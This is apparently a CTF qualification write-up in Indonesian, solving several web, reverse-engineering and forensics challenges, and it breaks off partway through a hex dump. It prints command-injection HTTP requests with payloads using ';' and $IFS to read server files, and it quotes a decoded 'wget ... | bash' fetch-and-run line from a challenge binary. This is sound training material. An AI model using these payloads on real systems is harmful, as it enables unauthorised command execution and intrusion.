Write-up Kualifikasi CTF SLASHROOT8

CTRL + C + V


Anggota:
Henry Bintang Setiawan
Jason Bintang Setiawan
Excel Marcello Parinussa


Title
Login Begin

Description
Hallo Peserta Slashroot CTF #8, Pada Hari Ini Kita Akan Mengikuti Penyisihan CTF, Sebelum Memulai Kegiatan, Saya Sebagai Probset Ingin Menguji Kemampuan Temen" Dalam Bidang Web Hacking, Ayo Teman" Cobalah Exploit Web Sederhana Buatan Saya Dan Temukan Hak Akses Admin Dalam Sebuah Web Tersebut !, Siapa Tau Diantara Teman" Dapat Menemukan Flag Tersembunyi Di Dalam Web Tersebut.


http://ctf.slashrootctf.id:30011

Solution
Diberikan sebuah website yang hanya mempunyai login dan register page






Disini saya coba untuk register dengan username **“chief”** dengan role **user** (cuma ada role user)




Setelah login ternyata gak ada apa-apa




Di inspect pun gak ada 🗿

```html

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Landing Page</title>
    <link href="https://cdn.jsdelivr.net/npm/tailwindcss@2.2.19/dist/tailwind.min.css" rel="stylesheet">
</head>
<body class="flex items-center justify-center h-screen bg-gray-100">
    <div class="text-center">
        <h2 class="text-3xl font-bold">Welcome, Slashroot #8 Player !</h2>
        <p class="text-center mt-6">Sorry, We Not Have Flag !, Please Try Again !</p>
        <p class="mt-4"><a href="logout.php" class="text-blue-500">Logout</a></p>
    </div>
</body>
</html>

```

Terus saya coba register lalu akun baru dengan username **“chief18”** tapi disini saya ubah value role nya menjadi admin secara manual



Setelah login lagi masih gak ada, di prank ini mah 💀



Ternyata flagnya dihidden

```html

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Landing Page</title>
    <link href="https://cdn.jsdelivr.net/npm/tailwindcss@2.2.19/dist/tailwind.min.css" rel="stylesheet">
</head>
<body class="flex items-center justify-center h-screen bg-gray-100">
    <div class="text-center">
        <h2 class="text-3xl font-bold">Welcome, Slashroot #8 Player !</h2>
        <p class="mt-6">Congrats Player !, Flag Is Hidden !, Let's Trace !</p>
        <p hidden>Flag : slashroot8{W0w_Y0u_G00d_B3gg1nn3r}</p>
        <p class="mt-4"><a href="logout.php" class="text-blue-500">Logout</a></p>
    </div>
</body>
</html>
```

Flag


slashroot8{W0w_Y0u_G00d_B3gg1nn3r}


Title
Go-Ping

Description
Let's try ping on my web
Semakin kamu merasa nyaman, sistem semakin tidak aman

http://ctf.slashrootctf.id:30012/

Solution
Diberikan sebuah website untuk melakukan ping





Lalu saya cuma untuk escape dengan **semicolon**

Ternyata gak bisa

```
function send() {
    var address = document.getElementById("ip").value;

    if (/^(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)$/.test(address)) {
        var json = {};
        json.address = address
```

Ternyata ada regex nya yang cuma bisa menerima format IP Address

Disini saya langsung coba pake burp suite untuk meng-intercept request dan mengubah payload sebelum dikirim ke server, karena regex nya cuma mengecek di client side

Dan yep command nya bisa dieksekusi

Saya langsung coba **cat /f***

Request

```
POST /api/ping HTTP/1.1
Host: ctf.slashrootctf.id:30012
Content-Length: 30
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120
Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://ctf.slashrootctf.id:30012
Referer: http://ctf.slashrootctf.id:30012/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "address":"8.8.8.8; cat /f*"
}
```

Response

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Sat, 28 Sep 2024 11:13:34 GMT
Content-Length: 295

{
  "result":
  "PING 8.8.8.8 (8.8.8.8): 56 data bytes\n64 bytes from 8.8.8.8: se
  q=0 ttl=42 time=0.708 ms\n\n--- 8.8.8.8 ping statistics ---\n1 pa
  ckets transmitted, 1 packets received, 0% packet loss\nround-trip
   min/avg/max = 0.708/0.708/0.708 ms\nsh: /flag_Zr8ovfVgFXqQdlbI.t
  xt: Permission denied\n"
}
```

Ternyata ada file **/flag_Zr8ovfVgFXqQdlbI.txt**, tapi permission denied

Saya coba pake **strings**

Request

```
POST /api/ping HTTP/1.1
Host: ctf.slashrootctf.id:30012
Content-Length: 57
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120
Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://ctf.slashrootctf.id:30012
Referer: http://ctf.slashrootctf.id:30012/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "address":"8.8.8.8; strings /flag_Zr8ovfVgFXqQdlbI.txt"
}
```

Response

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Sat, 28 Sep 2024 11:17:31 GMT
Content-Length: 294

{
  "result":
  "PING 8.8.8.8 (8.8.8.8): 56 data bytes\n64 bytes from 8.8.8.8: se
  q=0 ttl=42 time=0.521 ms\n\n--- 8.8.8.8 ping statistics ---\n1 pa
  ckets transmitted, 1 packets received, 0% packet loss\nround-trip
   min/avg/max = 0.521/0.521/0.521 ms\nsh: strings/flag_Zr8ovfVgFXq
  QdlbI.txt: not found\n"
}
```

Ternyata tidak bisa

Saya coba tambahkan **$IFS** diantara **strings** dan **/flag_Zr8ovfVgFXqQdlbI.txt**
Final payload: **8.8.8.8; strings$IFS/flag_Zr8ovfVgFXqQdlbI.txt**

Request

```
POST /api/ping HTTP/1.1
Host: ctf.slashrootctf.id:30012
Content-Length: 60
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120
Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://ctf.slashrootctf.id:30012
Referer: http://ctf.slashrootctf.id:30012/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "address":"8.8.8.8; strings$IFS/flag_Zr8ovfVgFXqQdlbI.txt"
}
```

Response

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Sat, 28 Sep 2024 11:19:39 GMT
Content-Length: 302

{
  "result":
  "PING 8.8.8.8 (8.8.8.8): 56 data bytes\n64 bytes from 8.8.8.8: se
  q=0 ttl=42 time=0.731 ms\n\n--- 8.8.8.8 ping statistics ---\n1 pa
  ckets transmitted, 1 packets received, 0% packet loss\nround-trip
   min/avg/max = 0.731/0.731/0.731 ms\nslashroot8{Rc3_W1Th_c0mM4Nd_
  1Nj3cT1On_1S_V3Ry_v3rY_N1Ce}\n"
}
```

Dapet deh flagnya

Flag

slashroot8{Rc3_W1Th_c0mM4Nd_1Nj3cT1On_1S_V3Ry_v3rY_N1Ce}

Title

Package Delivery

Description

A game about a mundane task...
Some say if you deliver an exact number of packages, a magic text will appear??

Solution

Diberikan file **Deliverypackage.zip**

```
┌──(henry㉿d7ab9fd7faf7)-[~/ctf/PackageDelivery]
└─$ ls
PackageDelivery.zip
```

Lalu saya unzip

```
┌──(henry㉿d7ab9fd7faf7)-[~/ctf/PackageDelivery]
└─$ unzip PackageDelivery.zip
Archive:  PackageDelivery.zip
  inflating: PackageDelivery.exe
  inflating: PackageDelivery.pck

┌──(henry㉿d7ab9fd7faf7)-[~/ctf/PackageDelivery]
└─$ ls
PackageDelivery.exe  PackageDelivery.pck  PackageDelivery.zip
```

Saya coba gunakan **strings** dan **grep "slash"**

```
┌──(henry㉿d7ab9fd7faf7)-[~/ctf/PackageDelivery]
└─$ ls
PackageDelivery.exe  PackageDelivery.pck  PackageDelivery.zip

┌──(henry㉿d7ab9fd7faf7)-[~/ctf/PackageDelivery]
└─$ strings PackageDelivery.pck | grep slash
slashroot8{N0T90Nn4l1e_tH4T_w45_E45y_hUh?}
```

Terus langsung dapet flag
Terlalu ezz inimah

Flag

slashroot8{N0T90Nn4l1e_tH4T_w45_E45y_hUh?}

Title

baby-lua

Description

lua but baby

Solution

Diberikan sebuah file **main,** file ELF executable

```
┌──(henry㉿d7ab9fd7faf7)-[~/ctf/babylua]
└─$ file main
main: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=26304c7485656bbeabb41c561d388fa8787315e3, for GNU/Linux 3.2.0, not stripped
```

Saya coba jalankan

```
┌──(henry㉿d7ab9fd7faf7)-[~/ctf/babylua]
└─$ chmod +x main

┌──(henry㉿d7ab9fd7faf7)-[~/ctf/babylua]
└─$ ./main
Enter the flag: slashroot{
Flag is incorrect :(
```

Sebuah flag checker

Langsung saya decompile menggunakan ghidra

```
1
2 undefined8 main(void)
3
4 {
5   bool bVar1;
6   int iVar2;
7   undefined8 uVar3;
8   char *pcVar4;
9   undefined8 uStack_90;
10  char local_88 [108];
11  int local_1c;
12  size_t local_18;
13  undefined8 local_10;
14
15  uStack_90 = 0x401c5d;
16  local_10 = luaL_newstate();
17  uStack_90 = 0x401c6d;
18  luaL_openlibs(local_10);
19  uStack_90 = 0x401c88;
20  iVar2 = luaL_loadfilex(local_10,"/tmp/uwu",0);
21  if (iVar2 == 0) {
22    uStack_90 = 0x401cb3;
23    iVar2 = lua_pcallk(local_10,0,0xffffffff,0,0,0);
24    if (iVar2 == 0) {
25      bVar1 = false;
26      goto LAB_00401cc3;
27    }
28  }
29  bVar1 = true;
30 LAB_00401cc3:
31  if (bVar1) {
32    uStack_90 = 0x401cd3;
33    lua_close(local_10);
34    uVar3 = 1;
35  }
36  else {
37    uStack_90 = 0x401cf1;
38    printf("Enter the flag: ");
39    uStack_90 = 0x401d09;
40    pcVar4 = fgets(local_88,100,(FILE *)stdin);
41    if (pcVar4 == (char *)0x0) {
42      uStack_90 = 0x401d1a;
43      lua_close(local_10);
44      uVar3 = 1;
45    }
46    else {
47      uStack_90 = 0x401d30;
```

```
48      local_18 = strlen(local_88);
49      if ((local_18 != 0) && (local_88[local_18 - 1] == '\n')) {
50        local_88[local_18 - 1] = '\0';
51      }
52      uStack_90 = 0x401d6f;
53      lua_getglobal(local_10,"check_flag");
54      uStack_90 = 0x401d82;
55      lua_pushstring(local_10,local_88);
56      uStack_90 = 0x401da9;
57      iVar2 = lua_pcallk(local_10,1,1,0,0,0);
58      if (iVar2 == 0) {
59        uStack_90 = 0x401dd1;
60        iVar2 = lua_type(local_10,0xffffffff);
61        if (iVar2 == 1) {
62          uStack_90 = 0x401de7;
63          local_1c = lua_toboolean(local_10,0xffffffff);
64          if (local_1c == 0) {
65            uStack_90 = 0x401e10;
66            puts("Flag is incorrect :(");
67          }
68          else {
69            uStack_90 = 0x401dff;
70            puts("Flag is correct!");
71          }
72        }
73        uStack_90 = 0x401e1c;
74        lua_close(local_10);
75        uVar3 = 0;
76      }
77      else {
78        uStack_90 = 0x401db9;
79        lua_close(local_10);
80        uVar3 = 1;
81      }
82    }
83  }
84  return uVar3;
85}
```

```
int init(EVP_PKEY_CTX *ctx)

{
  int iVar1;
  char local_408 [1024];

  sprintf(local_408,
          "echo d2dldCAtcSAtTyAvdG1wL3V3dSBodHRwczovL2FpbWFyLmlkL2ZsYWcubHVhYw== | base64 -d | bash"
         );
  iVar1 = system(local_408);
  return iVar1;
}
```

Nah di function init ini ada sebuah command untuk decode sebuah base64

```
┌──(henry㉿d7ab9fd7faf7)-[~/ctf/babylua]
└─$ echo d2dldCAtcSAtTyAvdG1wL3V3dSBodHRwczovL2FpbWFyLmlkL2ZsYWcubHVhYw== | base64 -d
wget -q -O /tmp/uwu https://aimar.id/flag.luac
```

Ada link untuk download flag.luac

```
┌──(henry㉿d7ab9fd7faf7)-[~/ctf/babylua]
└─$ wget https://aimar.id/flag.luac
--2024-09-28 15:23:43--  https://aimar.id/flag.luac
Resolving aimar.id (aimar.id)... 172.67.207.222, 104.21.22.243, 2606:4700:3037::ac43:cfde, ...
Connecting to aimar.id (aimar.id)|172.67.207.222|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1985 (1.9K) [application/octet-stream]
Saving to: ‘flag.luac’

flag.luac                                           100%[=====================================

2024-09-28 15:23:43 (37.8 MB/s) - ‘flag.luac’ saved [1985/1985]


┌──(henry㉿d7ab9fd7faf7)-[~/ctf/babylua]
└─$ ls
flag.luac  main
```

Jadi ini adalah file compiled lua

Saya decompile menggunakan **unluac**

```
┌──(henry㉿d7ab9fd7faf7)-[~/ctf/babylua]
└─$ unluac -o flag.lua flag.luac

┌──(henry㉿d7ab9fd7faf7)-[~/ctf/babylua]
└─$ ls
flag.lua  flag.luac  main
```


```lua
local L0_1, L1_1
function L0_1(A0_2)
  local L1_2, L2_2, L3_2, L4_2, L5_2, L6
  L1_2 = {}
  L2_2 = 0
  L3_2 = 1
  L4_2 = 1
  L5_2 = 1
  L6_2 = 0
  L7_2 = 0
  L8_2 = 1
  L9_2 = 1
  L10_2 = 0
  L11_2 = 1
  L12_2 = 1
  L13_2 = 0
  L14_2 = 1
  L15_2 = 1
  L16_2 = 0
  L17_2 = 0
  L18_2 = 0
  L19_2 = 1
  L20_2 = 1
  L21_2 = 0
  L22_2 = 0
  L23_2 = 0
  L24_2 = 0
  L25_2 = 1
  L26_2 = 0
  L27_2 = 1
  L28_2 = 1
  L29_2 = 1
  L30_2 = 0
  L31_2 = 0
  L32_2 = 1
  L33_2 = 1
  L34_2 = 0
  L35_2 = 1
  L36_2 = 1
  L37_2 = 0
  L38_2 = 1
  L39_2 = 0
  L40_2 = 0
  L41_2 = 0
  L42_2 = 0
  L43_2 = 1
  L44_2 = 1
  L45_2 = 1
  L46_2 = 0
```

Kalau dilihat banyak sekali variabel yang value nya cuma 0 dan 1
Disini saya asumsikan bahwa ini merupakan binary

Jadi saya coba ambil semua value variabel tersebut

```
01110011011011000110000101110011011010000111001001
10111101101111011101000011100001111011011001010111
10100101111100110000011011100011001101011111011001
10001100000111001001011111011110010011000001110101
01011111011100110110010101100101010111110111100100
11000001110101010111110011000101101110010111110110
01100011000101101110001101000110110001111101
```

Langsung saya decode



Setelah decode saya check flag nya

```
┌──(henry㉿d7ab9fd7faf7)-[~/ctf/babylua]
└─$ ./main
Enter the flag: slashroot8{ez_0n3_f0r_y0u_see_y0u_1n_f1n4l}
Flag is correct!
```

Ternyata benar

Flag

slashroot8{ez_0n3_f0r_y0u_see_y0u_1n_f1n4l}

Title

Find The Key

Description

Temukan key = solve

Solution

Diberikan sebuah file **ssssttttt.unknown**

```
┌──(henry㉿d7ab9fd7faf7)-[~/ctf/FindTheKey]
└─$ ls
ssssttttt.unknown
```

Saya coba cek file apa ini

```
┌──(henry㉿d7ab9fd7faf7)-[~/ctf/FindTheKey]
└─$ file ssssttttt.unknown
ssssttttt.unknown: data
```

Isinya cuma data

Saya coba gunakan **hexedit**

```
00000000  D0 2D E5 0F  A0 10 4A 46  49 46 00 01  01 00 00 01  00 01 00 00  FF DB 00 84  00 09 06 07  13 13 12 15  .-....JFIF......................
00000020  12 13 13 15  16 15 17 17  17 18 15 17  18 19 18 15  17 18 18 17  17 16 17 15  16 16 18 18  1D 28 20 18  ..............................( .
00000040  1A 25 1D 16  17 21 32 22  25 29 2D 2E  2E 2E 17 1F  33 38 33 2D  37 28 2D 2E  2B 01 0A 0A  0A 0E 0D 0E  .%...!2"%)-.....383-7(-.+.......
00000060  1B 10 10 1B  2D 26 1F 26  2F 2D 2D 2B  2D 2D 2D 2B  2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  ....-&.&/--+---+---------------
00000080  2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2B  2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  2D 2D FF C0  00 11 08 00  -----------+--------------......
000000A0  A8 01 2C 03  01 22 00 02  11 01 03 11  01 FF C4 00  1C 00 00 02  02 03 01 01  00 00 00 00  00 00 00 00  ..,.."..........................
000000C0  00 00 00 05  04 06 02 03  07 01 08 FF  C4 00 4B 10  00 02 01 03  02 03 04 05  08 07 05 06  06 03 01 00  ..............K...............
000000E0  01 02 03 00  04 11 12 21  05 31 41 06  13 22 51 07  32 61 71 81  14 23 52 72  91 A1 B1 C1  33 42 62 73  .......!.1A.."Q.2aq..#Rr....3Bbs
00000100  92 B2 D1 15  82 A2 B3 E1  24 34 53 63  C2 F0 43 54  74 B4 D2 F1  36 93 C3 16  FF C4 00 1A  01 00 02 03  ........$4Sc..CTt...6..........
00000120  01 01 00 00  00 00 00 00  00 00 00 00  00 00 03 01  02 04 05 06  FF C4 00 2D  11 00 02 02  01 03 02 04  ......................-........
